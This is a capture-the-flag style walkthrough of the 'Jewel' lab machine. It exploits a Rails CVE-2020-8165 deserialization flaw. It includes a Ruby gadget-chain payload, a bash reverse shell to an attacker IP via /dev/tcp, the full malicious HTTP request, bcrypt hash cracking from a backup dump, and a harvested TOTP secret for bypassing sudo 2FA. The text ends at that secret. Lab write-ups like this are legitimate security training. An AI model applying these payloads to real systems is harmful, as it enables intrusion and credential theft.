Jewel

3th February 2021 / Document No D21.101.148

Prepared By: cube0x0

Machine Author: polarbearer

Difficulty: Medium

Classification: Official

Synopsis

Jewel is a medium difficulty Linux machine that features source code analysis of a Ruby on Rails web application. This reveals an unsafe use of RedisCacheStore (CVE-2020-8165), which is leveraged to get RCE. After archiving a foothold, we get command execution in the context of the unprivileged user `bill`. This user is allowed to run the `gem` command as root, but requires two-factor authentication to do so. In order to get around 2FA, we search for and find bill's password, and can then use the Google Authenticator utility to generate an OTP for sudo, in order to execute commands as root.

Skills Required

- OWASP Top 10
- Basic Linux Enumeration

Skills Learned


- Source Code Analysis
- CVE-2020-8165 Exploitation
- Sudo Abuse

Enumeration

Nmap


Let's begin by running an Nmap scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.211 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.211
```



```
nmap -p$ports -sC -sV 10.10.10.211

Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-02 10:36 UTC
Nmap scan report for 10.10.10.211
Host is up (0.038s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:80:8b:0c:73:93:d6:30:dc:ec:83:55:7c:9f:5d:12 (RSA)
|   256 61:99:05:76:54:07:92:ef:ee:34:cf:b7:3e:8a:05:c6 (ECDSA)
|_  256 7c:6d:39:ca:e7:e8:9c:53:65:f7:e2:7e:c7:17:2d:c3 (ED25519)
8000/tcp open  http    Apache httpd 2.4.38
|_http-generator: gitweb/2.20.1 git/2.20.1
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.38 (Debian)
| http-title: 10.10.10.211 Git
|_Requested resource was http://10.10.10.211:8000/gitweb/
8080/tcp open  http    nginx 1.14.2 (Phusion Passenger 6.0.6)
|_http-server-header: nginx/1.14.2 + Phusion Passenger 6.0.6
|_http-title: BL0G!
Service Info: Host: jewel.htb; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 13.81 seconds
```

From the Nmap output we see a GitWeb service running on port 8000, and a Phusion Passenger site on port 8080. On visiting http://10.10.10.211:8000/gitweb/ we get access to a git repo with the description `BLOG!`




projects /

List all projects

Project	Description	Owner	Last Change	
.git	BL0G!		*4 months ago*	summary | shortlog | log | tree

Clicking on the `.git` file redirects us to `summary`, which includes a snapshot link that we can use to download the repository.



projects / .git / summary

summary | shortlog | log | commit | commitdiff | tree

description BLOG!
last change Thu, 17 Sep 2020 16:18:26 +0000 (17:18 +0100)

shortlog

2020-09-17 bill **Initial commit** master commit | commitdiff | tree | snapshot

heads

4 months ago **master** shortlog | log | tree

BLOG!

```
wget '10.10.10.211:8000/gitweb/?p=.git;a=snapshot;h=HEAD;sf=tgz' -O blog.tgz
tar xvzf blog.tgz
cd .git-HEAD-5d6f436/
```

On reviewing the source code we see that it's a Ruby project running Rails.

```
cat config.ru

<SNIP>
run Rails.application
```

The Gemfile reveals the Rails version, which was released in 2020. Researching online reveals that this version is vulnerable to CVE-2020-8165, which describes a deserialization vulnerability leading to RCE.

```
cat Gemfile

<SNIP>
gem 'rails', '= 5.2.2.1'
```

The original vulnerability submissions can be found here, which provide us with an example of the vulnerable code. The vulnerability effects application code that caches a string from an untrusted source using the `raw: true` option, which triggers a deserialization of untrusted strings in the Marshal format. We can use grep to search for the vulnerable option in our project.

```
grep -R 'raw: true' .
grep -R 'raw: true' .

./app/controllers/application_controller.rb:      @current_username =
cache.fetch("username_#{session[:user_id]}", raw: true) do
./app/controllers/users_controller.rb:      @current_username =
cache.fetch("username_#{session[:user_id]}", raw: true)
{user_params[:username]}
```

From the output above we see that the project is vulnerable in two places:

`application_controller.rb`

```
def current_username
    if session[:user_id]
      cache = ActiveSupport::Cache::RedisCacheStore.new(url:
"redis://127.0.0.1:6379/0")
      @current_username = cache.fetch("username_#{session[:user_id]}", raw:
true) do
        @current_user = current_user
        @current_username = @current_user.username
      end
    else
      @current_username = "guest"
    end
    return @current_username
end
```

`users_controller.rb`

```
def update
    @user = User.find(params[:id])
    if @user && @user == current_user
      cache = ActiveSupport::Cache::RedisCacheStore.new(url:
"redis://127.0.0.1:6379/0")
      cache.delete("username_#{session[:user_id]}")
      @current_username = cache.fetch("username_#{session[:user_id]}", raw:
true) {user_params[:username]}
      if @user.update(user_params)
        flash[:success] = "Your account was updated successfully"
        redirect_to articles_path
      else
        cache.delete("username_#{session[:user_id]}")
        render 'edit'
      end
    else
      flash[:danger] = "Not authorized"
      redirect_to articles_path
    end
end
```

The `update` method, which is called when a user is updated, sets the cached `username_id` value to the user-supplied `username` parameter without performing any checks or sanitization.
The logic of the code is:

1. Cache the new username value
2. Try to update the user row in the database
3. If the update fails, delete the value that was put into the cache

We can see from the user model in `app/models/user.rb` that usernames are validated before being written to the database. In particular, usernames must be unique, between 3 to 25 characters long
and only contain alphanumeric characters:


`user.rb`

```
class User < ActiveRecord::Base
 has_many :articles
 has_secure_password
 VALID_USER_REGEX = /\A[\w\d]+\z/
 VALID_EMAIL_REGEX = /\A[\w+\-.]+@[a-z\d\-.]+\.[a-z]+\z/i
 validates :username, presence: true, uniqueness: { case_sensitive: false },
length: { minimum: 3, maximum: 25 },
                      format: { with: VALID_USER_REGEX }
 validates :email, presence: true, length: { maximum: 105 }, uniqueness: {
case_sensitive: false },
                   format: { with: VALID_EMAIL_REGEX }
 before_save { self.email = email.downcase }
end
```

This logic is flawed: when a malicious Marshal serialized object is set as the username , it is first written to the cache (1), and then the database update fails (2). The cached object should be deleted (3), but the deletion doesn't actually happen because the update failure causes a 500 server error and the operation is aborted. Therefore, the object will be left in the cache and retrieved from the application controller on subsequent requests. This will allow us to store arbitrary serialized code and trigger its deserialization, resulting in remote code execution.

Foothold

Since the vulnerability is in the update user function, we can first register an account at http://10.10.10.211:8080/signup. After that, click on `Profile` > `Profile` to reach the edit username panel http://10.10.10.211:8080/users/18/edit.



Edit User Account

Username: cube

Email: cube@htb.local

Inspection of the code reveals that the form sets a hidden `_method` parameter with the `patch` value. According to the Rails weblog, PATCH is the default HTTP method for update actions since Rails 4. This means that submitting the form on the Profile page will trigger the update method, which (as we saw earlier) should be vulnerable.


```
<form class="form-horizontal" id="edit_user_18" role="form" action="/users/18"
accept-charset="UTF-8" method="post"><input name="utf8" type="hidden"
value="&#x2713;" /><input type="hidden" name="_method" value="patch" /><input
type="hidden" name="authenticity_token"
value="7xrNYOxr5XJ32guCpdxFhIDWFHRwfUD5oktULRFvVJg8dYlbVZu7z7g8IXNpltePngqeLqi+A
I3o1kN8lOR6rg==" />
```

Let's install Rails on our attacking machine and create a new Rails project. After switching to its directory, we can use the console to generate a payload based on the GitHub PoC.

```
apt install rails
rails new exploit
cd exploit
rails console
```


First, let's start a Netcat listener: `nc -nvlp 1234`. The following steps will print a payload that on exploitation of the vulnerability will trigger a reverse shell to connect to our machine.

```
code='`/bin/bash -c "bash -i &>/dev/tcp/10.10.14.3/1234 0>&1"`'
erb=ERB.allocate
erb.instance_variable_set:@src, code
erb.instance_variable_set:@filename, "1"
erb.instance_variable_set:@lineno, 1
payload=Marshal.dump(ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy
.new erb,:result)
require'uri'
puts URI.encode_www_form(payload:payload)
```




```
puts URI.encode_www_form(payload:payload)

payload=%04%08o%3A%40ActiveSupport%3A%3ADeprecation
%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instanceo%3A%08ERB
%08%3A%09%40srcI%22%3D%60%2Fbin%2Fbash+-c+%22bash+-i+%26%3E
%2Fdev%2Ftcp%2F10.10.14.3%2F1234+0%3E%261%22%60%06%3A%06ET%3A
%0E%40filenameI%22%061%06%3B%09T%3A%0C%40linenoi%06%3A%0C%40method
%3A%0Bresult%3A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu
%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T
```

Start Burp Suite and return to the website. Then click on `Update User`, intercept the request and paste the URL-encoded blob into the `username` parameter.



```
POST /users/18 HTTP/1.1
<SNIP>

utf8=%E2%9C%93&_method=patch&
authenticity_token=KVYrIJI%2FfO%2FmYUWDEF3xXCLXBf8oLjHlp2I6AfYZ13Pi0qSG
CS9cA1ga3hzUto3TbQlD7jjLQOCkfBD2euOs0Q%3D%3D&user%5Busername%5D=%04%08o
%3A%40ActiveSupport%3A%3ADeprecation
%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instanceo%3A%08ERB
%08%3A%09%40srcI%22%3D%60%2Fbin%2Fbash+-c+%22bash+-i+%26%3E
%2Fdev%2Ftcp%2F10.10.14.3%2F1234+0%3E%261%22%60%06%3A%06ET%3A
%0E%40filenameI%22%061%06%3B%09T%3A%0C%40linenoi%06%3A%0C%40method
%3A%0Bresult%3A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu
%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T&commit=Update+User
```

After forwarding the request we get a shell as bill.




```
rlwrap nc -nvlp 1234

listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.211] 51582
bill@jewel:~/blog$
```

Privilege Escalation

Enumeration of the filesystem reveals the file `/var/backups/dump_2020-08-27.sql`, which contains the password for the users `bill` and `jennifer`.


```
cat /var/backups/dump_2020-08-27.sql
```



```
bill@jewel:~$ cat /var/backups/dump_2020-08-27.sql

<SNIP>
COPY public.users (id, username, email, created_at, updated_at, password_digest) FROM stdin;
2  jennifer  jennifer@mail.htb  2020-08-27 05:44:28.551735  2020-08-27 05:44:28.551735
    $2a$12$sZac9R2VSQYjOcBTTUYy6.Zd.5I02OnmkKnD3zA6MqMrzLKz0jeDO
1  bill  bill@mail.htb  2020-08-26 10:24:03.878232  2020-08-27 09:18:11.636483
    $2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI7OzVomCrqlRxW
<SNIP>
```

Using John The Ripper to crack the hashes with the rockyou.txt wordlist is successful, and we get the password `spongebob`.


```
echo '$2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI7OzVomCrqlRxW' > hashes
echo '$2a$12$sZac9R2VSQYjOcBTTUYy6.Zd.5I02OnmkKnD3zA6MqMrzLKz0jeDO' >> hashes
john --wordlist=/usr/share/wordlists/rockyou.txt hashes
```



```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

spongebob
```


After upgrading to a interactive pty session trying the password with `sudo -l` we're prompted to enter a verification code.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
sudo -l
```



```
bill@jewel:~$ sudo -l

[sudo] password for bill:
Verification code:
```


Checking the home directory of our user, we see a `.google_authenticator` file that contains settings for the Google Authenticator PAM module.



```
bill@jewel:~$ ls -lah ~

total 52K
drwxr-xr-x  6 bill bill 4.0K Sep 17 14:10 .
drwxr-xr-x  3 root root 4.0K Aug 26 09:32 ..
lrwxrwxrwx  1 bill bill    9 Aug 27 11:26 .bash_history -> /dev/null
-rw-r--r--  1 bill bill  220 Aug 26 09:32 .bash_logout
-rw-r--r--  1 bill bill 3.5K Aug 26 09:32 .bashrc
drwxr-xr-x 15 bill bill 4.0K Sep 17 17:16 blog
drwxr-xr-x  3 bill bill 4.0K Aug 26 10:33 .gem
-rw-r--r--  1 bill bill   43 Aug 27 10:53 .gitconfig
drwx------  3 bill bill 4.0K Aug 27 05:58 .gnupg
-r--------  1 bill bill   56 Aug 28 07:00 .google_authenticator
drwxr-xr-x  3 bill bill 4.0K Aug 27 10:54 .local
-rw-r--r--  1 bill bill  807 Aug 26 09:32 .profile
lrwxrwxrwx  1 bill bill    9 Aug 27 11:26 .rediscli_history ->
/dev/null
-r--------  1 bill bill   33 Feb  2 10:14 user.txt
-rw-r--r--  1 bill bill  116 Aug 26 10:43 .yarnrc


bill@jewel:~$ cat .google_authenticator

2UQI3R52WFCLE6JTLDCSJYMJH4
" WINDOW_SIZE 17
" TOTP_AUTH
```

